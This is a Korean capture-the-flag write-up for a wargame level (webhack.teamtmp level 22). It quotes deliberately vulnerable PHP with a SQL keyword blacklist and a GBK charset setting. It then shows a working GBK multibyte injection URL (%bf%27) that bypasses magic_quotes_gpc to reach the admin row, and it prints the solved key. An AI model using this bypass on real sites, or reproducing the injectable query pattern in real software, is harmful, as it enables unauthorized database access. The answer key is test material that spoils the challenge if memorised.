webhack.teamtmp 22 번문제

Xero
박준혁 (한국디지털미디어고등학교 2 학년)
2012-06-19
wnsgurzxc@nate.com

다음과 같이 열람할 ID 를 입력받게 하고 입력한 ID 의 정보를 열람한다.
그리고 소스가 보인다.

회원 정보 열람 2

guest
admin

열람할 ID : 전송

```php
<?php

    if($_GET[id])
    {
        if(@eregi("admin|union|from|select|or|and|0x||limit|/|by|desc|asc|drop|table|member| |%",$_GET[id])) exit("access denied");

        $sql="select id,info from level22 where id='$_GET[id]'";
        mysql_query("set character set 'gbk'");
        $q=@mysql_fetch_array(mysql_query($sql));

        echo "id : $q[0]<br>info : $q[1]";

        if($q[0]=="admin")
        {
            exit("<br><br>PW : $pw");
        }
    }
?>
```

guest 를 입력하니 guest 의 정보가 열람되었다.

열람할 ID : 전송


id : guest
info : guest id!

set character set 'gbk' 명령어를 이용해 문자셋을 'gbk'라는 것으로 설정한다.
구글에 gbk sql injection 을 검색해 다음의 문서를 찾았다.
http://hublog.hubmed.org/archives/001654.html

문서를 읽어보면 0xbf, 0x27 을 이용해 magic_quotes_gpc 를 무력화한다.
concat() 함수와 char() 함수를 이용해 다음과 같이 인젝션을 시도했다.
http://webhack.teamtmp.org/level22/index.php?id=a%bf%27%0A||%0Aid=concat(char(97),char(100),char(109),char(105),char(110))%23

%bf%27 로 magic_quotes_gpc 를 무력화시키고 인젝션을 하였다.

위의 주소로 들어가니 다음과 같이 답이 출력되었다.



Key : c5138cf13a6dd9878e94425c994055d8